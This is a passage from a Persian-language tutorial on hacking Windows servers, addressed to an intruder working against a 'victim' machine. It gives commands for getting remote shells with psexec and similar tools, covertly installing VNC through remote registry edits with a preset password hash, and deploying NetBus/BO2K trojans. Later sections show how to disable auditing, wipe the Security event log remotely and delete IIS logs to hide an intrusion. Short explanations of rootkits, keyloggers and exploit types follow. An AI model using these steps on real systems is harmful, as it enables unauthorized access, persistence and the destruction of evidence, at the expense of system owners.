remote /s cmd zzzzzz
```

zzzzzz يعني هر چيزي که شما دوست داري! وقتي اين دستور اجرا شد، تو کامپيوتر خودم مي‌نويسم:

```
remote /c xxx.xxx.xxx.xxx zzzzzz
```

که xxx.xxx.xxx.xxx به عنوان ip قرباني است و zzzzz همون چيزي است که تو سرور استفاده کرده بودم. (nc رو دوست دارم، اينا رو دوست ندارم!)

+ استفاده از netcmd :

خوب فرض کنيد که من پسورد Admin رو دارم و يک session با $IPC ايجاد کرده‌ام. حالا مي‌تونم با دستور netcmd يه shell ازش بگيرم. قبلا و در اينجا بحث شده است.

+ استفاده از psexec :

ميشه گفت يه جورايي کار netcmd رو انجام ميده ولي ديگه نيازي به ايجاد session نداره. psexec رو مي‌تونيد از سايت SysInternals پيدا کنيد. لزومي به کپي کردن هيچ فايلي در کامپيوتر قرباني نيست. اگر اکانتي به اسم Ali با پسورد thepassword در حد اکانت Admin باشد، مي‌نويسيد:

```
psexec \\xxx.xxx.xxx.xxx -u Ali -p thepassword cmd.exe
```

و يک شل خط‌فرماني بگيريد.

+ استفاده از Terminal Services :

رسيديم به Control Remote هاي گرافيکي و اولين موردي که از اين گروه بحث مي‌کنيم، همين ترمينال سرويس است. ترمينال سرويس مربوط به خود ويندوز است (جزو سرويس‌هاي استاندارد اون) ولي به صورت پيش‌فرض غيرفعال است. اگه فعال باشه، روي پورت ۳۳۸۹ فال‌گوش مي‌مونه. اگه فعال نباشه، ميشه اونو نصب کرد ولي دنگ‌وفنگ زياد داره. اگه فعال باشه، براي اتصال به اين Terminal Service کلاينت‌هاي مختلفي براي اون هست. از فايل‌هاي اجرايي مثل

اين

http://www.microsoft.com/windows2000/downloads/recommended/TSAC/default.asp

و اين http://www.microsoft.com/windowsxp/pro/downloads/rdclientdl.asp گرفته تا Active-X هايي که رو IE اجرا مي‌شوند. username و password اش هم همان اکانت‌هاي ويندوز است.

+ استفاده از VNC يا به عبارتي Virtual Network Computing يا به عبارتي WinVNC :

من خيلي خوشم مياد ازش! دوستش دارم! نصب کردنش روي کامپيوتر قرباني يه کم سخته (چون اصولا اين يک تروجان نيست، يه محصول باشخصيته!). اول بايد از اينجا http://www.realvnc.com/download.html اونو داونلود کنيد.

بعد فايل‌هاي winvnc.exe و vnchooks.dll و omnithread_rt.dll رو به کامپيوتر قرباني و در يک فولدر خاص مي‌فرستيم. بعد مي‌ياييم و يک فايل به اسم مثلا winvnc.ini ايجاد مي‌کنيم که کارش اينه که يک سري تغييرات در رجيستري ايجاد کند و يک پسورد واسه VNC ست کند. VNC از الگوريتم DES۳ واسه hash کردن رمز استفاده مي‌کنه و رمز را در HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3 دخيره مي‌کند. مي‌تونيد يک پسورد رو ست کنيد و بعد ببينيد که چه شکلي ذخيره ميشه. اگه پسورد انتخابي کلمه secret باشه، معادل hash شده اون در VNC عبارت: 0x9e6cb06e۰ x57bf2d2e خواهد بود. پس من اگه پسورد انتخابي‌ام کلمه secret باشه، حالا بايد يک فايل درست کنم مثلا به اسم winvnc.ini که توش اينها باشه:

```
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
```

```
    SocketConnect = REG_DWORD 0x00000001
    Password = 0x00000008 0x57bf2d2e 0x9e6cb06e
```

و بعد به کمک regini (که قبلا گفتم یک ابزار از NTRK است) به صورت ریموت (يعني از کامپيوتر خودمان) دستور زير رو اجرا مي‌کنيم:

```
regini -m \\xxx.xxx.xxx.xxx winvnc.ini
```

حالا که ما تونستيم تغييرات رو در رجيستري اعمال کنيم، بايد سرويس رو آغاز کنيم. مي‌نويسيم:

```
winvnc -install
net start winvnc
```

و کار تمام است. حالا در کامپيوتر خودمون برنامه vncviewer رو اجرا کرده و حالشو مي‌بريم!

+ استفاده از NetBus و BO2K :

خوب اين‌ها تروجان هستند. هر تروجاني معمولا يک فايل براي ايجاد فايل سرور دارد. وقتي فايل سرور ايجاد شد، اونو به کامپيوتر قرباني کپي کرده و اجرا مي‌کنيم. و بعد توسط کلاينت مربوطه به سرور متصل مي‌شويم. (کار با اين‌ها بسيار ساده‌است)

- پاک کردن رد پا

الف- ويندوز رويدادها را در کجا ذخيره و گزارش (log) مي‌کند؟

در ويندوز سه فايل داريم که در اون‌ها لاگ‌ها ذخيره مي‌شوند: AppEvent.Evt و SecEvent.Evt و SysEvent.Evt که از بين اين‌ها اوني که بدرد ما مي‌خوره، فقط SecEvent.Evt است که محل ذخيره تلاش‌ها ناموفق براي وارد شدن به سيستم (مثلا با کمک يک کرکر) و ... است. مسيري که اين سه فايل قرار دارند، اينجاست:

```
%SystemRoot%\System32\Config
```

در خود ويندوز به کمک EventViewer (کافي است در Run بنويسيد: eventvwr.msc) ميشه اين فايل‌ها رو بررسي کرد. ضمنا تغيير دادن اين فايل‌هاي لاگ، نياز به دسترسي به سيستم در سطح Admin دارند. اين ابزار بدرد ما نمي‌خوره، ما مي‌خوايم ردپاهاي خودمون رو پاک کنيم و نيز دسترسي به صورت فيزيکي (يا توسط يک ريموت کنترل گرافيکي) به سيستم قرباني نداريم:

+ غير فعال کردن گزارش گيري:

اولين کار اينه که Auditing رو غير فعال کنيم. اين کار توسط يک ابزار از NTRK به نام auditpol قابل انجام است. مي‌نويسيم:

```
auditpol /disable
```

با اين دستور ديگه هيچ گزارشي اضافه نخواهد شد. (ولي گزارش‌هاي بعدي باقي خواهند ماند) اگه بخوايم دوباره فعال کنيم،مي‌نويسيم:

```
auditpol /enable
```

مشخص است که اين ابزار بايد به صورت لوکال استفاده بشه. يعني چون ما مي‌خواهيم اين کارها رو در سرور قرباني انجام بديم، اين ابزار رو همونجا فرستاده و اجرا مي‌کنيم.

+ پاک کردن SecurityLog :

گفتم که بين همه لاگ‌ها اين مهمتره، حالا مي‌خوام اين فايل رو پاک کنم. براي اين کار ابزاري هست به نام elsave که به صورت ريموت اين کار رو مي‌کنه. مثلا اگه بنويسم:

```
elsave -s \\xxx.xxx.xxx.xxx -l "Security" -C
```

به صورت ريموت سکيورتي‌لاگ رو پاک مي‌کنه (قبلش بايد يک session مي‌داشتم تا اين دستور کار کنه) دقت کنيد که به صورت لوکال و با دستور del نمي‌شه اين فايل‌هاي لاگ رو پاک کرد!

+ ابزارهاي ديگه از NTRK در اين زمينه:

ابزارهاي ديگه‌اي هم هستند مثل dumpel که در گزارش گيري از لاگ‌ها و ... کاربرد دارند.

ب- IIS گزارش‌ها رو در کجا ذخیره مي‌کند؟

IIS رفيق فابريک منه! وقتي شما يک سايت رو مي‌ريد و مي‌بينيد (يا توسط يک باگ در IIS به سيستم وارد مي‌شويد) فعاليت‌هاي شما در فايلي ذخيره و Log مي‌شود. اول اين نکته رو مي‌دونيد که يک سرور مي‌تونه توش سايت‌هاي مختلف و Diectory Virtual هاي مختلفي باشه. هر کدام از اين سايت‌ها لاگ IIS مخصوص به خود خواهند داشت. مسيري که لاگ‌هاي IIS قرار مي‌گيرند، اينه:

```
%SystemRoot%\System32\LogFiles
```

در اين فولدر، زيرشاخه‌ها (فولدرهاي جديدي) هست. به اين ترتيب که واسه هر سايتي يه فولدر هست. اسم اين فولدرها به صورت W3SVC1 و W3SVC2 و ... است. داخل اين فولدرها فايل‌هاي لاگ جاي دارند. حالت پيش‌فرض اينه که گزارش‌هاي هر روز سايت داخل يک فايل ذخيره ميشه. اسم فايل جور خاصي است که تاريخ (سال - ماه - روز) رو نشون بده. مثلا اگه فولدر وربوط به يک سايتي W3SVC1 و تاريخ مورد نظر ما سال ۲۰۰۳ و ماه ۹ و روز ۱۲ باشه، اسم فايل لاگ اين خواهد بود:

```
%SystemRoot%\System32\LogFiles\W3SVC1\ex030912.log
```

برخلاف فايل‌هاي لاگ ويندوز که با دستور del قابل پاک‌کردن نبود، فايل‌هاي لاگ IIS خيلي شيک با del پاک مي‌شه (چون ويندوز اين فايل‌ها رو Lock نمي‌کنه). بنابراين ما بايد تمام لاگ‌هاي مربوط به روز خاصي که جايي رو هک کرده‌ايم رو پاک کنيم!

- RootKit چيست؟

دليل اصلي استفاده از rootkit ها اين است که هکر بتونه براي مدت بيشتري در کامپيوتر قرباني دوام بياره. فرض کنيد که يک تروجان به کامپيوتر قرباني فرستاده‌ايد يا از کامپيوتر قرباني براي يک DDoS گسترده مي‌خواين استفاده کنيد. مسلم است که اگه طرف مقابل آدم مجربي باشه، با کمي بررسي سيستم‌عامل خود پي خواهد برد که يک SpyWare در کامپيوترش هست. ولي وقتي Rootkit استفاده بشه، سيستم‌عامل جوري تغيير مي‌کنه که اين تغييرات نشون داده نشه. به عنوان مثال يکي از راه‌هايي که مسوول سرور مي‌فهمه که کامپيوترش هک شده و يک سرور (تروجان) ناخواسته داره، بررسي پورت‌هاي باز کامپيوتر توسط دستور netstat است. حالا اگه ما اين دستور رو جوري تغيير دهيم (يعني اگه يک نسخه جديد از اين برنامه با توجه به نيازهامان ايجاد کرده و در کامپيوتر قرباني نصب کنيم) در واقع اين روش رو غير فعال کرده‌ايم. rootkit ها مي توونند خود سيستم‌عامل رو هدف قرار بدهند. مسلم است که نوشتن يک rootkit براي سيستم‌عامل‌هاي open-source مثل linux بسيار راحت‌تر از ايجاد rootkit براي ويندوز است. اما بايد توجه کنيد که rootkit رو ميشه به دو دسته تقسيم کرد:

۱- آن دسته از Rootkit هايي که قسمت‌هايي از سيستم‌عامل (تعدادي از فايل‌هاي اجرايي اونو) تغيير مي‌دهند. مثلا بعضي Key Registry ها رو مخفي کنند يا مخفي کردن پروسس‌ها يا محفي کردن فايل‌هاي تروجان و ... همچين rootkit هايي براي ويندوز طراحي شده اند.

۲- آن دسته از Rootkit هايي که در سطح هسته (کرنل) سيستم‌عامل عمل مي‌کنند. براي اين‌گونه از rootkit ها براي مثلا لينوکس مثال‌هايي هست ولي براي ويندوز (خصوصا ويندوز سرورها که بحث ماست) من مثالي که واقعا کار کنه و detect هم نشوند، سراغ ندارم.

چند سايت در اين زمينه:

http://www.rootkit.com و http://www.ntndis.com/downloads.shtml (نسخه آلفا از NT Rootkit)

http://www.pestpatrol.com/Support/Downloads.asp (به نام AFX Windows Rootkit 2003)

و ...

- Keystroke Loggers و Sniffers

بحث keylogger ها و sniffer ها يه درس مفصل رو طلب مي‌کنه. فقط يه اشاره بکنم:

sniffer ها کارشون اینه که پکت‌هايي را که در شبکه ردو بدل مي‌شوند، براي هکر ذخيره مي‌کنند (خود LC4 که توضيح دادمش، يک ابزار packet capture يا sniffer توش داره که challenge/response هاي LM و NTLM رو لاگ مي‌کنه. بعدا توضيح خواهم داد) keylogger ها هم کارشون اينه که کليدهايي که فشرده مي‌شوند (مثلا از طريق keyboard) رو ذخيره مي‌کنند. مثلا وقتي کسي که کامپيوترش هک شده، و هکر يه keylogger روي کامپيوتر طرف نصب کرده است، وقتي قرباني معصوم مياد و پسورد يه جايي رو وارد مي‌کنه، اين رشته ذخيره مي‌شه و هکر هم اطلاعات رو مي‌گيره و کيف مي‌کنه :)

- انواع exploit ها

انواع exploit ها يه تقسيم‌بندي کلي در مورد هک کردن هر نوع سيستم‌عاملي است. چه ويندوز و چه غيرويندوز:
۱- remote exploits: مجموعه‌اي از exploit ها که ما از يک کامپيوتر ديگه (مثلا کامپيوتر خودمون) توسط اونا به يک کامپيوتر در شبکه نفوذ مي‌کنيم. اين exploit ها معمولا در موارد اوليه هک استفاده مي‌شوند. در صورت استفاده از اين exploit ها در ويندوز ممکن است دسترسي در سطح Admin رو به ما ندهند ولي وارد شدن به سيستم حتي به صورت يک اکانت محدود هم لازم است تا توسط exploitهاي local دسترسي رو بالاتر ببريم. وقتي به کمک يک vulnerability scanner يک کامپيوتر رو از نظر حفره‌هاي امنيتي تست مي‌کنيم، معمولا نهايتا به همين نوع exploit ها مي‌رسيم.
۲- local exploits: اين exploit ها موقعي کاربرد دارند که يک console (يا همون shell خودمون) در سيستم داشته باشيم. به عبارت ديگه قبلا به طريقي به يک سيستم وارد شده‌ايم (توسط remote exploit يا داشتن اکانت‌هاي محدود) و حالا مي‌خواهيم که دسترسي خودمون رو گسترش بديم. مثلا ما الان به صورت guest وارد شده‌ايم ولي مي‌خواهيم به دسترسي Admin برسيم. بنابراين مهم‌ترين انواع اين exploit ها در ويندوز عبارتند از get admin ها يعني اونايي که ما رو از يک اکانت محدود به اکانت Administrator مي‌رسونند.

توضيحي که بايد بدم اينه که اين دو نوع exploit مکمل همديگرند. (البته خيلي از exploit ها هستند که هم به صورت local و هم به صورت remote قابل استفاده هستند). به عنوان يک هکر، اول کشف مي‌کنيم که مثلا اين سيستم‌عامل يک ويندوز ۲۰۰۰ سرور است. حالا به طريقي يه exploit از نوع remote بدست مي‌اوريم (اگه قبلا يک اکانت در اون سرور بدست آورده‌ايم، ممکن است لزومي به اين مرحله نباشد). حالا اگه به shell رسيديم و بخواهيم به فولدري دسترسي داشته باشيم که با اين shell نو رسيده! با توجه به مجوزهايش قابل دسترس نباشد، بايد از local exploit ها استفاده کنيم. (اگه به فولدر مورد نظر دسترسي داشتيم که ديگه لازم نيست). خلاصه اينکه ممکن است در مواردي نياز به remote exploit يا local exploit يا هردو نباشد ولي بتونيم هک کنيم. به عبارت بهتر شرايط تعيين مي‌کنه که به چه نوع exploit هايي نياز داريم.
ادامه درس‌هاي هک ويندوز سرور در واقع چيزي جز بررسي اين دو نوع exploit نيست.